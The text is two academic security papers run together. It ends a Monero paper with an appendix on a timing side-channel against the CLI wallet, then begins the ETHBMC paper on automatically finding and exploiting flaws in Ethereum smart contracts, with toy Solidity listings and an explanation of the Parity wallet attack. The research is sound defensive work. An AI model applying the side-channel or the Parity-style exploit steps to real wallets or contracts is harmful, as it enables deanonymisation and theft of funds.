[37] Malte Möser, Kyle Soska, Ethan Heilman, Kevin Lee, Henry Heffan, Shashvat Srivastava, Kyle Hogan, Jason Hennessey, Andrew Miller, Arvind Narayanan, and Nicolas Christin. An empirical analysis of traceability in the Monero blockchain. *Proceedings on Privacy Enhancing Technologies*, 2018(3):143–163, 2018.

[38] Steven J Murdoch and George Danezis. Low-cost traffic analysis of Tor. In *2005 IEEE Symposium on Security and Privacy (S&P'05)*, pages 183–195. IEEE, 2005.

[39] Andriy Panchenko, Lukas Niessen, Andreas Zinnen, and Thomas Engel. Website fingerprinting in onion routing based anonymization networks. In *Proceedings of the 10th annual ACM workshop on Privacy in the electronic society*, pages 103–114. ACM, 2011.

[40] Jeffrey Quesnelle. On the linkability of Zcash transactions. *arXiv preprint arXiv:1712.01210*, 2017.

[41] Charles Rackoff and Daniel R Simon. Non-interactive zero-knowledge proof of knowledge and chosen ciphertext attack. In *Annual International Cryptology Conference*, pages 433–444. Springer, 1991.

[42] Fergal Reid and Martin Harrigan. An analysis of anonymity in the Bitcoin system. In *Security and privacy in social networks*, pages 197–223. Springer, 2013.

[43] Ronald L. Rivest, Adi Shamir, and Yael Tauman. How to leak a secret. In *Advances in Cryptology - ASIACRYPT*, pages 552–565, 2001.

[44] Dorit Ron and Adi Shamir. Quantitative analysis of the full Bitcoin transaction graph. In *International Conference on Financial Cryptography and Data Security*, pages 6–24. Springer, 2013.

[45] Eli Ben Sasson, Alessandro Chiesa, Christina Garman, Matthew Green, Ian Miers, Eran Tromer, and Madars Virza. Zerocash: Decentralized anonymous payments from Bitcoin. In *2014 IEEE Symposium on Security and Privacy*, pages 459–474. IEEE, 2014.

[46] Vitaly Shmatikov and Ming-Hsiu Wang. Timing analysis in low-latency mix networks: Attacks and defenses. In *European Symposium on Research in Computer Security*, pages 18–33. Springer, 2006.

[47] Nicolas Van Saberhagen. Cryptonote v2.0, 2013.

[48] Serge Vaudenay. Security flaws induced by CBC padding—applications to SSL, IPSEC, WTLS... In *International Conference on the Theory and Applications of Cryptographic Techniques*, pages 534–545. Springer, 2002.

A Side-Channel Attacks on the Monero CLI Wallet

The command-line interface (CLI) for the Monero wallet has a slightly different behavior than the RPC and GUI versions analyzed in Section 5. As a result, the side-channel attacks that apply to the CLI wallet are also different.

The CLI wallet makes use of a Monero privacy feature known as a *tracking key*. Note that in the description of blockchain scanning in Section 5.1, a user only needs "half" of her secret key (the scalar a) to check whether she is the recipient of a transaction. To compute the secret value x required to later spend the received funds further involves the use of the second half of the key, the scalar b. The CLI wallet only keeps the "tracking key" a in memory, to determine when the user has received transactions. At that point, it prompts the user for a password to decrypt the "spending key" b. This behavior differs from the RPC and GUI wallets that hold both keys in memory (or in a hardware wallet).

The attacks described in Section 5 do not directly apply to the CLI wallet. The CLI wallet only refreshes its copy of the memory pool of unconfirmed transactions on an explicit user prompt, so the attacks from Section 5 that target unconfirmed transactions do not apply. Instead, the wallet is vulnerable to a much more pernicious timing attack on block processing, in a setting where the wallet connects to a remote node.

Indeed, recall that the CLI wallet requires a user password in order to obtain the user's spending key. When processing new blocks, if the wallet detects that it is the payee of a transaction (using the tracking key), it displays a password prompt to the user and interrupts any further refreshes until the user responds. This is trivially observable by a remote node or by a network adversary as this interrupts the flow of requests for new blocks, potentially for several seconds, minutes or hours depending on the user's activity.

This attack vector has only been partially fixed. As of release v0.15.0, the CLI wallet refreshes at randomized intervals, to obfuscate delays between refreshes caused by an unanswered password prompt. Yet, as noted in Section 5.4, such a randomized defense approach is likely insufficient against a determined adversary that aims to identify the owner of a specific public key. Such an attacker can send multiple transactions to this key, and obtain multiple timing measurements that would average out the variability caused by the randomized delays between refreshes.

ETHBMC: A Bounded Model Checker for Smart Contracts

Joel Frank, Cornelius Aschermann, Thorsten Holz

Ruhr University Bochum

Abstract

The introduction of *smart contracts* has significantly advanced the state-of-the-art in cryptocurrencies. Smart contracts are programs who live on the blockchain, governing the flow of money. However, the promise of monetary gain has attracted miscreants, resulting in spectacular hacks which resulted in the loss of millions worth of currency. In response, several powerful static analysis tools were developed to address these problems. We surveyed eight recently proposed static analyzers for Ethereum smart contracts and found that none of them captures all relevant features of the Ethereum ecosystem. For example, we discovered that a precise memory model is missing and inter-contract analysis is only partially supported.

Based on these insights, we present the design and implementation of ETHBMC, a bounded model checker based on symbolic execution which provides a precise model of the Ethereum network. We demonstrate its capabilities in a series of experiments. First, we compare against the eight aforementioned tools, showing that even relatively simple toy examples can obstruct other analyzers. Further proving that precise modeling is indispensable, we leverage ETHBMC capabilities for automatic vulnerability scanning.We perform a large-scale analysis of roughly 2.2 million accounts currently active on the blockchain and automatically generate 5,905 valid inputs which trigger a vulnerability. From these, 1,989 can destroy a contract at will (so called *suicidal contracts*) and the rest can be used by an adversary to arbitrarily extract money. Finally, we compare our large-scale analysis against two previous analysis runs, finding significantly more inputs (22.8%) than previous approaches.

1 Introduction

Cryptocurrencies have gained considerable traction in both academia and industry since the introduction of Bitcoin in 2008 [42]. The underlying technology, called *blockchain*, was originally designed to be a decentralized peer-to-peer payment protocol without the need for trusted parties [42]. Recently, this technology also found applications in many different areas such as supply chain management, asset transfer, or health care (e.g., [6,38,52,63]). A blockchain is a distributed, append-only ledger maintained by all participants of the network. The participants run a consensus protocol to append new data, so called *blocks*, to the ledger, making transactions in the network possible.

Smart contracts, programs deployed directly on the blockchainallow users to encode complex sets of rules on how and when transactions should happen. For instance, a contract can transfer funds when a specific event takes place. It is even possible that multiple contracts are chained together to express more complicated logic. The idea was first introduced by Szabo in 1997 [57], but the first real-world implementation was provided by Ethereum in 2014 [5]. The actual smart contract is typically written in a high-level language, in the case of Ethereum most often *Solidity* [13]. These high-level languages then get compiled to bytecode which is executed on a transaction-based state machine [64], the Ethereum Virtual Machine (EVM).

This offers a great degree of control and the promise of a multitude of use cases, e.g., state or payment channels [16, 24, 58], decentralized crypto exchanges [19], and multi-signature wallets [49]. On the downside, smart contracts suffer from software failures in a similar way as other kinds of programs do. While in traditional programs this may "only" lead to a crash, in the world of Ethereum a simple bug can have more direct—typically financial—consequences. A good example are the infamous Parity incidents [50, 59]. In the first event, an attacker exploited a bug in shared library code to steal over 150,000 worth of Ether, the cryptocurrency behind the Ethereum blockchain. At the time of the hack, this was worth around 30M USD. In the second event, the then-patched library was exploited again, this time rendering over 514,000 Ether (around 155M USD) inaccessible.

Several proposal have been made to detect software faults in an automated way. We surveyed 8 of these automated analysis tools [4,23,33,36,39,41,46,62], both from academia and industry, and found all of them lacking in at least one category:

(i) inter-contract reasoning, (ii) memory modelling, especially memcopy-style operations, or (iii) handling of cryptographic hash functions.

In this paper, we address these shortcomings and present the design and implementation of ETHBMC, an automated analysis framework for smart contracts based on a symbolic executor which employs stronger, more precise reasoning over EVM internals compared to state-of-the-art tools. ETHBMC is designed as a bounded model checker, offering the ability to check predefined models against the smart contract's code. In the case a model gets violated, ETHBMC can automatically generate concrete inputs to ease further analysis (i.e., we generate a chain of transactions which demonstrates the detected vulnerability). As a result, ETHBMC is the first method capable of identifying the Parity vulnerability in a completely automated way. We are even able to generate a second exploit not used in the original attack. To demonstrate the capabilities of our tool, we perform a series of experiments in which we compare our approach to the surveyed analyzers. Our main insight is that the imprecise analysis of other approaches can be impeded by even simple toy examples. Continuing, we leverage ETHBMC capabilities as an automated way to generate exploits, scanning all accounts on the Ethereum blockchain (as of December 2018) generating 5,905 exploits. From these 5,905 exploits, we find that 1,989 could be used to arbitrarily destroy contracts (so called *suicidal contracts*) and the remaining ones can be used to extract money. Additionally, we compare our large-scale analysis with two prior works on this topic. First, we compare our analysis results against teEther [33], the state-of-the-art automatic exploit generation tool. We demonstrate that our approach can find significantly more exploits (22.8%) in less time, while also identifying false positives in teEther. Second, we compare against MAIAN [46], a concolic executor, which can be used to find suicidal contracts, and, again find that ETHBMC finds more exploits. Finally, we perform an ablation study on the techniques ETHBMC introduces to show the improvements in a qualitative way. We systematically disable its features while rescanning vulnerable contracts, giving us insights how the different techniques contribute to the analysis results.

Contributions In summary, we make the following three contributions in this paper:

- We provide a survey of the current state-of-the-art analyzers for the Ethereum network, finding all of them to lack precise reasoning over EVM internals.
- We present the design and implementation of ETHBMC, a bounded model checker which handles the identified issues by more precisely reasoning about the internals of EVM. In particular, we demonstrate that a more precise analysis can be achieved by analyzing symbolic memcopy-style operations, inter-contract communication, and by introducing a new encoding scheme for precisely reasoning about cryptographic hash functions.
- We implemented a prototype of ETHBMC in 13,000 lines of Rust code and demonstrate its capabilities in several experiments. More specifically, we compare ETHBMC against all the previously surveyed tools and we also perform a large-scale analysis of the entire blockchain. We show that ETHBMC can be used in an isolated contract environment to increase analysis precision for single contracts, but also scales to large contract analyses where we need to reason about complex interactions of different contracts.

To foster research on smart contract security, the code of ETHBMC is available at github.com/RUB-SysSec/EthBMC.

2 Background

Before diving into the technical details of our analysis process, we briefly introduce the required background information on cryptocurrencies and the Ethereum Virtual Machine (EVM).

2.1 Cryptocurrencies

In 2008, Satoshi Nakamoto introduced Bitcoin and the concept of the blockchain [42], a decentralized ledger running on a peer-to-peer network. Informally speaking, a blockchain is a public, append-only ledger that stores all events happening within the system. The participant run a consensus protocol which ensures, as long as the majority of the network behaves honestly, that the ledger is correct and secured [1].

Ethereum can, in many ways, be considered a "Bitcoin 2.0". Introduced by Buterin in 2013, it is a cryptocurrency with a Turing-complete bytecode language to orchestrate value transfer in the system [64]. The participants in the network are identified by a 160-bit address, derived from the public part of an ECDSA asymmetric key pair. These so called accounts might, in the case of Ethereum, also have code attached to them. Such accounts are called *smart contracts*, encoding complex behaviour as bytecode programs. The users can send each other money—in the form of Ether—or execute smart contract code by submitting transactions to the peer-to-peer network and signing them with their private key, thus proving the correctness of the transaction. While the length of the execution of a smart contracts is bounded by a parameter called *gas*, i.e., a fee to guarantee that the program eventually terminates, contracts can achieve quite complex behaviours by either chaining transactions together or using multiple contracts to split up the logic.

2.2 Ethereum Virtual Machine

Ethereum defines a special-purpose, stack-based virtual machine termed the *Ethereum Virtual Machine* (EVM) to determine the outcome of a smart contract execution. Ethereum offers a formal specification in a yellow paper [64] where

the entire inner workings of the EVM are defined. The machine operates on bytecode where each operand either pops or pushes values to a data stack, each value having a 256-bit word size. Additionally, the EVM is augmented with several mechanisms tailored towards the cryptocurrency environment.

World State The Ethereum world state is the state of the overall system. For the remainder of this paper we will refer to it as the *environment*. It consists of two parts, a mapping from account addresses to an account state as well as the current block information. The account state is a tuple holding several information, such as the current balance of the account [64]. Additionally, if the account is a smart contract, the account state also contains the fields *code* and *storage*. The code field holds the smart contract's code, while the storage is a persistent memory used for keeping values across multiple contract invocations.

Memory The EVM differentiates between three different types of memory:

- **Storage**: The storage is a persistent key-value store, mapping 256-bit keys to 256-bit values.
- **Calldata**: The data section of a transaction is used to supply user input to contracts. Note that this is a byte-addressable data array and immutable during execution.
- **Execution Memory**: This memory is a volatile byte array which only persists throughout one execution. It is used like a heap in classical computer programs, e.g., to store intermediate results during computation.

This setup creates a Harvard-style architecture with separate instruction and data memory. In addition, the EVM offers memcopy-style operations, e.g., `CALLDATACOPY` which copies part of the calldata to execution memory.

2.3 Symbolic Execution and SMT Solving

While the tools we examine in Section 3.3 are based on multiple different program analysis techniques, ETHBMC is based on symbolic execution, thus we provide a brief introduction. Symbolic execution was originally designed as a software testing technique [30], but has since been adopted by the security community for program analysis (e.g., [7, 8, 54]). Instead of concrete inputs, symbolic execution treats all inputs as symbolic variables, which range over the entire input domain of the program. Intuitively speaking, for a function $f(x)$, instead of considering one concrete execution trace, e.g., $f(10)$, symbolic execution considers an symbolic input φ. Resulting in a symbolic function execution $f(\varphi)$, where φ is of the entire input domain, e.g., a 32-bit integer, thus exploring all possible paths a program can take. When arriving at a branch, e.g., an `if`-statement, execution is forked to explore both possible paths. To keep the explored state space low, symbolic executors encode the current state of the program as well as the *path condition* (e.g., `x <= 3`) as a first-order logic formula and use a Satisfiability Modulo Theory (SMT) solver to check if the program path is feasible, refraining from further exploring impossible ones.

SMT formulas are stated in first-order logic, an extension of propositional logic (also known as boolean logic) which offers multiple different theories for formulating problems [2]. The most relevant for our work are the theory of arrays [21] as well as an extension by Falke et al. [17] for addressing memcopy-like operations. A SMT solver performs proof by enumeration: it tries to find a satisfying (concrete) assignment for the constraint system, thus proving it can be solved. When modeling the execution of a program, this concrete assignments provides an input to the program, which can be used to reach a given state. When we additionally encode fault conditions as logical formulas and we find a satisfying assignment for both (i.e., the execution and the fault condition), this concrete assignment is an input to the program which triggers the corresponding software fault.

3 Challenges in Analyzing Smart Contracts

We now present our review of current state-of-the-art tools. We first illustrate common obstacles encountered during analyzing smart contracts by walking through a series of toy examples. We then expand upon this knowledge and examine the infamous Parity wallet, as this bug represents a real-world example where all patterns intertwine. Finally, we present the systematic review of current state-of-the-art tools, finding that none of them deals with all obstacles we identified.

3.1 Common Obstacles in Smart Contracts

We first walk through the identified obstacles in toy examples to better understand the crucial concepts in isolation.

3.1.1 The Keccak256 Function

The EVM offers a specific instruction for computing a keccak hash over a region of execution memory. Solidity-based smart contracts make intensive use of this instruction when implementing the `mapping` data type, essentially a hash table-like data structure. Moreover, the function can be invoked by a smart contract developer manually, e.g., to implement cryptographic protocols like commitment schemes [10].

```
1 function solve(uint256 input) {
2     if (keccak256(input) == 0x315dd8...)
3         selfdestruct(msg.sender);
4     }
5 }
```

Listing 1: The direct use of the keccak function.

Listing 1 demonstrates the plain usage of the keccak function which can be invoked by the `keccak256` keyword. A more "hidden" usage of the function is presented in Listing 2, where the instruction is used to calculate a memory location.

Remember that the storage of the EVM is word addressable memory. Fixed size data types have a fixed memory slot allocated. However, when dealing with dynamic data types, i.e., types whose size can grow during execution, we do not know how many memory slots to allocate. Solidity-based smart contracts resort to calculating the memory offset on the fly. When writing to the `mapping` (line 3), the corresponding memory location gets calculated as $keccak256(k \parallel p)$, where k is the key to the `mapping` (`map`) and p is a constant value chosen at compile time [14]. Note if one could generate a valid hash collision utilizing this scheme, prior values would be overwritten.

```
1 mapping(uint => address) map;
2 function createUser(address addr, uint id) public {
3     map[id] = addr;
4 }
5 function destruct(uint id) public {
6     if (map[id] == msg.sender) {
7         selfdestruct(msg.sender);
8     }
9 }
```

Listing 2: Using the mapping data. type

3.1.2 Memcopy-like Instructions

The EVM cannot access calldata directly, it can only operate on data residing within execution memory, i.e., the input data gets copied. In Listing 3, `string` is an unbounded data type, resulting in the EVM utilizing the `CALLDATACOPY` instruction to copy the entire input to execution memory. This is in contrast to data types with a fixed width (e.g., `uint256`) which can be accessed with a plain read from calldata.

```
1 function solve(string input) {
2     if (input[0] == "A" && input[1] == "B"){
3         selfdestruct(msg.sender);
4     }
5 }
```

Listing 3: Memcopy-like operation to access input.

3.1.3 Inter-Contract Communication

Ethereum is a decentralized system, offering the ability for multiple contracts to interact with each another. On the downside, these techniques increase complexity of smart contract systems and might lead to unforeseen (security) consequences. A simple example is provided in Listing 4. During the execution of `Target`, a library contract gets called to simulate a simple interaction between two contracts.

The need for inter-contract analysis is furthered by a recent survey by Kiffer et al. [29] on the current contract topology of Ethereum. They state that most contracts are not deployed by humans, but rather are created by other contracts, making these contracts part of intra-contract interactions.

```
1  contract Target {
2      Library private lib = 0xAABBCC...;
3      function solve(uint256 input) {
4          if (lib.r(input) == 123) {
5              selfdestruct(msg.sender);
6          }
7      }
8  }
9  contract Library {
10     function r(uint256 input) returns (uint256) {
11         return input;
12     }
13 }
```

Listing 4: A simple interaction between two contracts.

3.2 The Parity Wallet Bug

Based on these examples, we now examine the original Parity wallet bug as a real-world example where all previous issues need to be addressed to obtain a comprehensive analysis. While other types of smart contract vulnerabilities were already studied [4, 29, 36, 46, 62], the question how to detect the Parity incident in an automated fashion remained an unsolved challenge. Note that we only present snippets relevant to this analysis which we simplified for easier reading; a full source code listing can be found online [49].

```
1  contract WalletLibrary {
2    address[256] owners;
3    mapping(bytes => uint256) approvals;
4    function confirm(bytes32 _op) internal bool {
5      /* logic for confirmation */
6    }
7    function initWallet(address[] _owners) {
8      /* initialize the wallet owners */
9    }
10   function pay(address to, uint amount) {
11     if (confirm(keccak256(msg.data)))
12       to.transfer(amount);
13   }
14 }
15 contract Wallet {
16   address library = 0xAABB...;
17   // constructor
18   function Wallet(address[] _owners) {
19     library.delegatecall("initWallet", _owners)
20   }
21   function() payable {
22     library.delegatecall(msg.data);
23 }
```

Listing 5: A simplified source code from the Parity wallet.

The Parity wallet is split across two contracts, a library contract holding the majority of the code base and a client contract deployed by the user. Once deployed, smart contracts are immutable, as a result, when changing (or fixing) a contract, one has to redeploy and thus *repay* for the entire contract. In order to lessen the burden on the user, when splitting up the logic, only the library has to be redeployed. The EVM offers the `DELEGATECALL` instruction, an instruction for using another account's code while executing. The instructions switches the code to be exeuted, while still using the original account context and storage. Consider Listing 5, assume the user Alice wants to use the Parity wallet library. She deploys her client code (line 15-23) with a storage variable containing the library contract's account address (line 16). When later calling her client contract, it *delegates* the transaction to the library code (line 22), forwarding the transaction's calldata

(`msg.data`). Note that this also implies that if an attacker can redirect the control flow of a contract to an address of her liking, they has the ability to arbitrarily execute code (e.g., extract all the funds).

Since everyone on the blockchain can call into *any* contract, smart contract developers have invented the concept of the *owner*, a variable which is usually set during contract creation, specifying the address of the contract owner. In the case of the Parity multi-signature wallet, there even exists an array of owners (line 2) initialized during the creation of the wallet (line 7-9). Albeit the variable is defined in the library code, since the execution context resides with the original account, the variables is set on the client contract.

Analysis Hurdles Besides inter-contract communication, the Parity wallet utilizes the keccak function, both as a plain call (line 11) as well as in the `mapping` data type (line 3). When hashing the `msg.data` (line 11), due to its (theoretically) unlimited size, the entire data gets copied to execution memory. Thus a static analyzer must be able to reason about inter-contract communication to analyze the distributed contracts as well as memcopy-like instructions and cryptographic hash functions to thoroughly analyze the `pay` function.

The attacker exploited the fact that the `initWallet` function was not marked as private. In Solidity, this implies that it defaults to *public*, i.e. it is callable by anyone. Thus, the attacker first called the `initWallet` function, making himself the owner, and then transferred all funds of the wallet to his account using the `pay` function. Note that the attacker has to perform two transactions, thus only analyzing `initWallet` is not sufficient since the actual exploit happens in the `pay` function.

3.3 State-of-the-Art Techniques

For our survey of existing methods, we chose a variety of tools based on different principles from the program analysis domain, ranging from data-flow analysis (Securify), over symbolic execution (Manticore, Mythril, MAIAN, Oyente, and teEther), to abstract interpretation (Vandal and MadMax). We cannot give a sufficient introduction to every technique, however, the interested reader is referred to the excellent book by Nielson et al. [43]. All discussions concerning specific tools are based on their respective publications [4, 23, 33, 36, 39, 41, 46, 62] and their source code [3, 22, 32, 35, 40, 45, 48, 61] at the time of writing.

During our review, we have found that all tools use some kind of overapproximation which may introduce false positives. As a result, we define **Validation** as an additional potential obstacle; i.e., are any overapproxmiations correctly validated afterwards? An overview of our analysis results is presented in Table 1. Note that MadMax is based on Vandal, thus it inherits its limitations and we only discuss Vandal in detail in the following.

Table 1: Feature comparison between existing tools and our approach.

Tool	Inter-Contract	Memory	Keccak	Validation
Manticore [39]	◐	◐	◐	○
Mythril [41]	◐	◐	◐	○
MAIAN [46]	○	◐	◐	●
Oyente [36]	○	◐	○	○
teEther [33]	○	◐	◐	●
Vandal [4]	○	◐	○	○
MadMax [23]	○	◐	○	○
Securify [62]	○	◐	◐	○
ETHBMC	●	●	●	●

● Correctly implemented ◐ Partially implemented
○ Incorrectly implemented or missing

3.3.1 The Keccak256 Function

Due to the prevalence of keccak computations, most tools we analyzed offer some kind of strategy to deal with them during analysis, but all of them in an imprecise way. All tools offer support for computing keccak values over constant execution memory regions with constant parameters (i.e., every value of memory is non-symbolic). This allows them to extract the corresponding memory regions and compute the actual hash value.

Securify considers during symbolic computations every memory location as a potential dependency, even those who are infeasible in practice. Mythril, on encountering a symbolic offset or a symbolic portion of memory, overapproximates the keccak value with fresh unconstrained symbolic one instead. When any memory value or argument is symbolic, Manticore uses a concolic strategy and fixes the values to constant ones. However, they keep a mapping of all previously computed hashes and try to match the current one to already seen ones. In a similar vein, teEther stores a placeholder object during symbolic execution and then applies a concolic strategy to resolve all seen placeholders. Vandal does not attempt any concrete or symbolic handling, but ignores the instruction and treats the outcome as a new symbolic variable. The outlier to the above schemes is Oyente, it only support concrete keccak computation, but makes no effort in computing the actual values. It rather extracts the string representation of the memory region, compresses and base64 encodes it, and uses this encoding as a mapping to match later hash computations [37].

Our Solution: When encountering a symbolic keccak value, we utilize a special encoding scheme presented in Section 4.6. The scheme is based on the idea that keccak is a *binding* function, i.e., when the same input is supplied to the function, it will produce the same output. We utilize this behaviour by adding constraints to the execution, encoding different keccak computations to be the same, when their input memory regions can be identical.

3.3.2 Memory Modelling

Our review revealed that none of the examined tools fully supports a precise memory model. Some revert to overapproximation or concolic strategies to circumvent complications regarding symbolic memcopy-style operation, while others simply choose not to support them. More specifically, MAIAN supports symbolic read operations, but drops any symbolic write or memcopy-style operation. Mythril supports standard read/write operations, but flounders when encountering copy instructions. It handles concrete ones correctly, yet, when for instance a symbolic offset is supplied to the memcopy operation, it either drops the path or fixes its size to a value of one. Similarly, Manticore and teEther fully support simple memory operations, but resort to concolic strategies otherwise. When encountering any symbolic memory write, Securify behaves conservatively and clears the entire memory, since it cannot reason about specifics anymore. Neither Oyente nor Vandal support any copy-based instruction.

Our Solution: In contrast to previous work, we employ a fully symbolic memory model. We represent the memory as a graph representation, connecting different memory regions when we copy from one to the other (see Section 4.4). When we need to assess the feasibility of a given path, we encode the memory graph as constraints, utilizing the well known theory of arrays [21], as well as the extension by Falke et al. [17], for addressing memcopy-like operations.

3.3.3 Inter-Contract Analysis

Mythril and Manticore are the only two tools supporting inter-contract analysis, however, both do so in an imprecise way. When a contract interacts with another contract, the input for the next execution stems from the execution memory of the callee. Both Mythril and Manticore support fully concrete contract calls, i.e., if the part of execution memory which is used as calldata completely corresponds to concrete values, execution continues as normal. Nonetheless, when any value in the concerning memory region is symbolic, both tools apply different strategies to tackle the problem. Mythril ignores the content of execution memory and overapproximates calldata by creating a new unconstraint array object. In contrast, Manticore utilizes a concolic approach, fixing any symbolic values to constant ones.

Our Solution: We utilize our memory model, which supports symbolic copy instructions, to correctly model the input memory to the call operation (see Section 4.5 for details).

3.3.4 Validation

All tools discussed in this section heavily rely on overapproximation. We want to stress that this is a common approach and is necessary to combat state explosion [9]. Nonetheless, these design choices can obviously lead to false positives. Recognizing these problems, both MAIAN and teEther use private chains to simulate their bug findings in a controlled environment. None of the other approaches makes any attempt at pruning potential false positives.

Our Solution: We follow previous work and simulate each potential bug as a concrete offline execution to weed out false positives. We will discuss details in Section 5.3.

4 Modelling Ethereum

In the following, we provide an overview of the theoretical model underpinning ETHBMC. We start with an overview of attack vectors and a general introduction, move on to our environmental modelling, cover our memcopy-supporting memory model extensively, and finally describe our handling of call and keccak instructions.

4.1 Attacker Model

ETHBMC provides a symbolic, multi-account capable representation of the Ethereum ecosystem which can be used to check arbitrary models. To demonstrate its capabilities, we model three specific attack vectors which we deem most critical: First, an attacker who wants to extract Ether from the analyzed contract. Second, an attacker who wants to redirect the control flow of the analyzed contract to her own account. Third, an attacker who wants to selfdestruct the analyzed contract. Note that we only require our attacker to be able to participate in the Ethereum protocol, giving her a live view of the network and the blockchain, including storage and bytecode level access to contracts (i.e., access to the world state).

4.2 High-level Overview

We want to reason about smart contracts as precisely as possible. This involves an accurate model of the EVM including multiple contracts interacting. However, as all static analyzers do, we have to make choices what to model precisely and what to overapproximate. We decided to neither model the consensus protocol, as well as gas usage. Invalid transactions are guaranteed to not be executed, thus do not influence smart contract state. Moreover, the code we want to analyze has to be executable in practice, i.e., it must have reasonable gas consumption. Note that a series of gas-related issues exists [23], we leave the extension to a gas framework for future work.

We model the EVM as an Abstract State Machine (ASM) Γ, giving us an execution context in which we can reason about a contract's execution. The ASM Γ takes the bytecode array Σ as input, i.e., the contract code, and starts execution at the first instruction. When finishing execution, the machine returns the set of all halting states σ_h, i.e., the set of all states, where

Γ reached a non-exceptional halting condition, as defined by the yellow paper [64].

Additionally, we define a state $\sigma = (\mu,\ \mathsf{pc},\ \Pi)$, where μ represents the stack, pc is the program counter pointing to the next instruction, and Π is the set of path constraints for the given path. We also define $\mu[0]$ to be first (topmost) argument of the stack, $\mu[1]$ the second, and so forth.

4.3 Modelling the Environment

We want to caputre a rich environment model (i.e., the world state) in our executor. Thus, we define an account state to be the tuple $\alpha = (\mathsf{balance}, \mathsf{code}, \mathsf{storage})$. Where balance is a symbolic value, representing the balance of an account. code is the (optional) code belonging to an account, and storage is a 256-bit to 256-bit key-value-store, holding the persistent account state (also optional).

Additionally, we define a *transaction (tx)* to be the tuple $(\mathsf{origin}, \mathsf{recipient}, \mathsf{callvalue}, \mathsf{calldata}, \mathsf{calldatasize})$. origin being the origin account address of the transaction, recipient being the recipient, callvalue being the value attached to the transaction, calldata being the (optional) calldata attached to the transaction, and, calldatasize being a symbolic variable representing the size of the calldata array (again optional).

We expand the definition of Γ by adding a mapping $\mathsf{accounts} : \mathit{address} \rightarrow \alpha$ mapping account addresses to their respective states, i.e., the world state. Additionally, we introduce the set transactions which represents all transactions issued in the system. When analyzing a specific contract, we set up an attacker account and (possibly multiple) victim account(s). We then simulate a chain of transactions $t_1, t_2, \ldots, t_k$. For each transaction, we execute an entire run of Γ yielding the halting states σ_h. Then, for each $\sigma_i \in \sigma_h$, we fork execution and proceed with the next t_j up to t_k.

4.4 Memory Model

Our memory model is based on the work of Sinz et al. [55]. It models memory as a series of updates called the *memory modification graph*. We extend this graph notation to accommodate for the EVM characteristics, such as multiple memory regions.

4.4.1 Memory Graph

The graph itself is used to keep track of all modifications to memory. It starts with an initial node and gets updated at every read/write to memory. More formally, we introduce the *memory graph* $\Delta = (V, E)$ which holds all memory nodes and add it to our state definition, i.e., $\sigma = (\mu,\ \mathsf{pc},\ \Pi,\ \Delta)$. We assign every node a unique index. Thus, we denote the node with index i as n_i. Additionally, we assign every node a label, either `init` or a memory altering operation (`write`, `copy`, or `set`), to keep track of which operation created the node.

For now, we only consider one memory region, e.g., storage. We start from an initial node s_0, updating the graph every time we encounter a write to memory (e.g., `SSTORE`) by creating a new node s_t connected to its parent's node s_u. This gives us a unique memory image at any state during execution (akin to static single assignment (SSA) form known from compiler theory). When translating the memory layout to constraints, we start from the newest node s_t, traversing the graph in a backwards fashion collecting all memory updates, and encoding them as logical formulas based on their respective label [17, 21]. This approach enables us to reason about symbolic memory operations.

When considering multiple memory regions, e.g., execution memory and calldata, we introduce an initial node for each region, i.e., the graph starts as a forest, and remains as such as long as memory operations only operate on single memory regions. It can get connected in two different ways. First, indirectly by loading from one region and storing to the other, linking two parts of the graph implicitly through a constraint. Second, directly by a memcopy style operation (e.g., `CALLDATACOPY`), linking two parts of the graph explicitly through a node and edges. Loading and storing introduce constraints in the system, linking the memory regions when they are translated to first-order-logic. Copying introduces a new node in the destination tree of the forest (e.g., the execution memory for `CALLDATACOPY`). This node gets connected to both source and destination regions of memory, explicitly linking the two parts of the graph.

4.4.2 General Memory Operations

During execution, for every account, we create a new storage memory node n_j and store the corresponding index in its account state $\alpha.\mathit{storage} \leftarrow n_j$. In the same vein, every transaction creates a new calldata and stores its identifier. Additionally, we assign our ASM Γ an execution memory $\Gamma.m \leftarrow n_k$. We define reading and writing to memory as follows:

- $\Delta.\mathsf{write}(n_i, p, v) \mapsto n_j$: Writes the value v to the address p with the memory node n_i as parent node, returning the new node n_j.
- $\Delta.\mathsf{read}(n_i, p) \mapsto v$: Reads the value v from memory n_i at position p.

This makes modelling the `SSTORE` instruction straightforward:

$$\alpha.\mathit{storage} \leftarrow \Delta.\mathsf{write}(\alpha.\mathit{storage}, \mu[0], \mu[1])$$

In this example, we write to the current storage of the account ($\alpha.\mathit{storage}$) the value $\mu[1]$ to the address $\mu[0]$. This is represented by creating a new memory node n_j in the memory store Δ. We then assign the index of this new memory node to be the current account storage $\alpha.\mathit{storage}$.

Modelling other memory operations is more difficult, since the word size of the EVM is 256-bit. However, both calldata, as well as execution memory, are byte-addressable memories.

As a result, we have to translate between 256- and multiple 8-bit chunks.

$$n_0 \leftarrow \Delta.\mathsf{write}(\Gamma.m, \mu[0], \mu[1][31])$$
$$\ldots$$
$$n_{31} \leftarrow \Delta.\mathsf{write}(n_{30}, \mu[0]+31, \mu[1][0])$$
$$\Gamma.m \leftarrow n_{31}$$

We denote the lowest byte of $\mu[i]$ with $\mu[i][0]$ and the highest (leftmost) with $\mu[i][31]$. We model `MSTORE` as a sequence of 32 8-bit writes to execution memory, shifting the address and the extracted 8-bit sized chunks, accordingly. Reading from execution memory is done similarly, reading 8-bit chunks while shifting the read index, concatenating the result.

When modelling `CALLDATALOAD`, the EVM defines calldata as a theoretically unbounded array. Thus when a memory operation reads out of bound, i.e., a location greater than `calldatasize`, the EVM simply "reads" zeros. Thus for every read from calldata, we wrap it in an `ite` (IF-THEN-ELSE) operation, which constraints the load to evaluate to zero when the supplied address reads out of bounds.

4.4.3 Supporting Memcopy- and Memset-Style Instructions

The EVM offers multiple instructions which behave in a memcopy-like fashion. We define the following functions on Δ:

- $\Delta.\mathsf{set}_\infty(n_i, p, v) \mapsto v$: Sets all values in memory n_i, starting at position p, to value v
- $\Delta.\mathsf{copy}(n_i, p, n_j, q, s) \mapsto n_k$: Copies a size s chunk from node n_j, starting at position q until $q+s$, to node n_i, starting at position p until position $p+s$

These functions enable an implementation of memcopy-style operation and simplify memory initialization. Both storage and execution memory are assumed zero at the start of their lifetime. Utilizing the set_∞ function, we can initialize these regions. We utilize the Theory-of-Memcopy introduced by Falke et al. [18] to implement these operations efficiently. This theory extends the Theory-of-Arrays [21] to support C-style memcopy operations, making the translation to constraints possible.

4.5 Modelling Calls

As previously introduced, the EVM offers contracts to interact with one another. Consider Figure 1 assuming we simulate a user transaction targeting contract A.

